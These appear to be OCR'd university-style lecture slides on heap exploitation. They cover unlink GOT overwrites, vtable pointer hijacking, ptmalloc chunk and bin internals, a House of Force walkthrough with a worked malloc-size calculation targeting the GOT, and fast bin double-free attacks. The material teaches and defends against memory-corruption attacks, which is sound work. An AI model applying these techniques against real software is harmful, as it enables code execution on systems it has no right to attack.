
- What values do we choose for A and V?
- To overwrite a GOT entry at address G we set next to G – 264
- When the associated GOT function gets called we want to transfer to our shellcode, so we set prev to &shellcode
- This will give us [G-264+264] = &shellcode -> [G] = &shellcode
- Side effect from last line of previous slide:
    - [shellcode + 256] = G-264   // eight byte overwrite
    - DON'T PUT ANYTHING VALUABLE AT [shellocde+256]

C++ Objects

- All instances of any polymorphic C++ class contain a pointer to a table of function pointers as the very first member of the memory block
- If you can corrupt this pointer, you can redirect it to point to a fake table of function pointers containing pointers to your shell code.
    - The next time one of the functions gets called, you win
- Example

```
class Demo {
public:
    virtual void func0();
    virtual void func1();
    char buf[256];
};
```

Example



Demo class vtable
&shellcode
&shellcode
We want this
Object 0
Object 1
Object 2
Object 3
vtableptr (0)
buf (8)
vtableptr (0)
buf (8)
vtableptr (0)
buf (8)
vtableptr (0)
buf (8)
&func0
&func1
Demo class vtable

dlmalloc/ptmalloc Implementation

- In band control information
  - Heap structure information is stored adjacent to data or in lieu of data
    - Similar *problem* in other implementations
- Two needs
  - Keep track of all blocks, allocated or free
    - Understand structure of the heap
  - Keep a list of free blocks
    - Quickly fill malloc requests

Malloc Operation

- malloc is the memory allocator
  - C++'s ***new*** operator invokes malloc before invoking a constructor
  - void *malloc(size_t sz);
    - Returns a pointer to sz bytes of storage or NULL if out of memory
    - At least that is what the user believes
    - There is much more to it than that

Malloc Control Info


- The size passed to malloc is adjusted to ensure sufficient memory is allocated to contain additional control information
  - First, eight is added to your size, then it’s padded up to the next multiple of 16
  - Minimum chunk size is 32 bytes (16 bytes on 32-bit)
    - If you ask for 10 bytes, you actually get 32
    - If you ask for 1 byte you actually get 32
    - If you ask for 25 bytes you actually get 48
    - This guarantees space for some control information once your block is freed

Chunks

- The heap manages blocks of memory called chunks
- Two types of chunks
  - Allocated
  - Unallocated
- Like a file system, the heap becomes fragmented with a mix of allocated and unallocated chunks

Allocated Chunk


- An allocated chunk looks like the following



- ptr is the value returned by malloc
- size is the size of this chunk
  - Note that this is always a multiple of 16 and thus the four least significant bits are not needed to represent the size
- prev_size is the size of the preceding chunk ***IF*** the preceding chunk is unused
- Data is the user's available data area
  - Always at least 16 bytes

Unallocated Chunk

- An unallocated chunk looks like the following



- fd and bk are pointers in a ***doubly linked list***
  - Point to next and previous unallocated blocks
  - We have space for this because malloc rounded up to 16 byte boundary
  - The heap overwrites the first 16 bytes of user data with these when free is called
- size is the size of this chunk
  - Note that this is always a multiple of 16 and thus the four least significant bits are not needed to represent the size
- prev_size is the size of the preceding chunk (if unused)
- Data is zero or more bytes of free space (multiple of 16)

Control Info


- prev_size and size are examples of control info in the heap
  - They are used to computer where the preceding and succeeding chunks begin
- fd and bk are additional control info
  - Used for unallocated chunk management
  - Lets call this the "free list"

Identifying A Chunk's Type

- How does the heap know whether a chunk is an allocated or unallocated chunk?
  - It better know so it knows if fd and bk are valid or whether it can use the chunk to satisfy a malloc request
- An additional piece of control info is the PREV_INUSE flag
  - Indicates whether the preceding block is allocated or not
  - This flag lies in bit 0 of the size field
    - Remember we don't need the lower 4 bits of size because size is always a multiple of 16

Hypothetical Malloc

- Assume we start with a 1024 byte heap which is completely free and call malloc(10)
- We might see the following transition



Why 993?

- The heap has been split into a 32 byte allocated chunk and a 992 byte unallocated chunk
- The PREV_INUSE bit is set in the unallocated chunk to indicate that the 32 byte chunk that preceds it is in use.
  - 992 | 1 == 993

Free lists in the Linux heap

- The heap manager maintain a number of free lists in an attempt to make allocation efficient
- Some lists (fastbin lists) are singly linked lists that link together free chunks of identical, small size
- Some lists are doubly linked and link together free chunks of similar size
- The overall idea is that it is faster to satisfy a malloc request if we already have a free chunk of identical size lying around
    - Minimizes the need to split larger blocks

Old style dlmalloc exploitation

- Because free chunks occasionally needed to be unlinked from a doubly linked list, dlmalloc suffered from the unlink problem previously discussed
  - Required an overflow to control fd/bk, followed by a free which would perform the unlink to give us our overwrite
- This attack has been mitigated by the addition of the following integrity check:

```
if (chunk->fd->bk != chunk || chunk->bk->fd != chunk) {
    //heap corruption detected
    abort();
}
```

dlmalloc exploitation

- For more information about dlmalloc attacks, refer to http://phrack.org/issues/57/1.html
  - Vudu malloc tricks
  - Once upon a free

Modern ptmalloc exploitation

- At the point integrity checks are added to the heap manager we are now starting to deal with ptmalloc, the current Linux heap implementation
- Researchers went back to study alternative ways to corrupt heap meta data that passes any integrity checks and still yields the ability to write anything anywhere
- Bugs that can help in addition to overflows:
  - Use after free
  - Double free

ptmalloc exploitation references


- First
  - Phantasmal Phantasmagoria – Malloc Maleficarum
  - https://dl.packetstormsecurity.net/papers/attack/MallocMaleficarum.txt
  - Introduces
    - House of Prime
    - House of Mind
    - House of Force
    - House of Lore
    - House of Spirit
- Second
  - blackngel – Malloc Des-Maleficarum
  - http://phrack.org/issues/66/10.html

Useful websites

- sploitF-U-N
  - Contains a detailed breakdown of ptmalloc heap behavior with source code cross references
  - Describes most techniques from Malloc Maleficarum
  - https://sploitfun.wordpress.com/2015/03/04/heap-overflow-using-malloc-maleficarum/
- how2heap
  - Contains extensively commented source code examples demonstrating most of the techniques from Malloc Maleficarum along with some newer techniques
  - https://github.com/shellphish/how2heap

House of Force walkthrough

Memory Layout Refresher



Tail Chunk


- Special treatment in ptmalloc
- Heap manager always knows where tail chunk is
- Tail chunk is malloc’s last chance before choosing to increase heap’s mapped size
    - Via brk or mmap
- Also called the wilderness chunk or top chnk

House of Force

1. Must be able to overwrite tail chunk’s header
    1. Set tail chunk size to arbitrarily large value
2. Must be able to allocate a chunk of arbitrary size
3. Must be able to allocate an additional chunk whose contents you control

Overwrite Tail Chunk

- Goal is to increase tail chunk's size to essentially MAX_INT



Allocate Chunk of Arbitrary Size

- Need to know wrap around distance to GOT
- Allocate chunk of sufficient size such that
    - &tail chunk + new_chunk_size == GOT addr
- WHY?
    - Because the next chunk that gets allocated after this one will be allocated in the GOT

Example

- Tail chunk address – 0x602030
- GOT address – 0x601040
- malloc(0xFFFFFFFFFFFFEFF8)
- Next chunk will start at
- 0x602030 + 0xFFFFFFFFFFFFF000 = 0x601030
- Next malloc will return 0x601040
- Write into that block will overwrite GOT entry

Heap Protections

- Similar to stack protections
  - No-exec
  - Randomized heap locations
  - Validation of forward and back pointers upon free
    - dlmalloc now does this and more, but remains exploitable using different techniques under certain conditions
    - jemalloc though using much different internal structures also exploitable under certain conditions

Fast bins

- ptmalloc works with three rough types of bins
  - Fast bin – 10 (9?) of these
  - Small bin – 62 of these
  - Large bin – 63 of these
  - There is also an unsorted bin for transitory chunks
- Fast bins are singly linked lists of free chunks
  - Only a forward pointer, list is NULL terminated
- One fast bin for each chunk size from 0x20 to 0xA0
- Don’t get consolidated
- Allocate from head of list if chunk available

Small and large bins

- 62 small bins at exact sizes beginning from MAX_FAST_BIN at 16 byte increments
- 63 large bins containing similar, but not necessarily equal size chunks
  - 32, 16, 8, 4, 2, 1
    - number of lists with equal spacing between lists in same group
    - Spacing gets increasingly large
  - Within a list chunks are sorted in decreasing order of size
  - malloc does a best fit to satisfy large bin requests
- Both small and large are doubly linked lists
  - May delete from the middle when consolidating


Fast bin malloc and free

- free won’t consolidate fast bin sized chunks
  - No integrity checks
  - Just add chunk to head of correct fast bin
- malloc of a fast bin sized chunk looks for available chunk in correct fast bin
  - Only integrity check is that chosen chunk’s size field must match allocation size


Fast bin attacks – double free

- free(x); free(y); free(x);
- Creates fast bin list: x -> y -> x -> NULL
- Next 3 mallocs will then return x, y, and x for a second time
- After getting x the first time, we fill it with data, the first 8 bytes of which will be seen as the fd pointer when malloc reaches x the second time


1. free(x)



2. free(y)



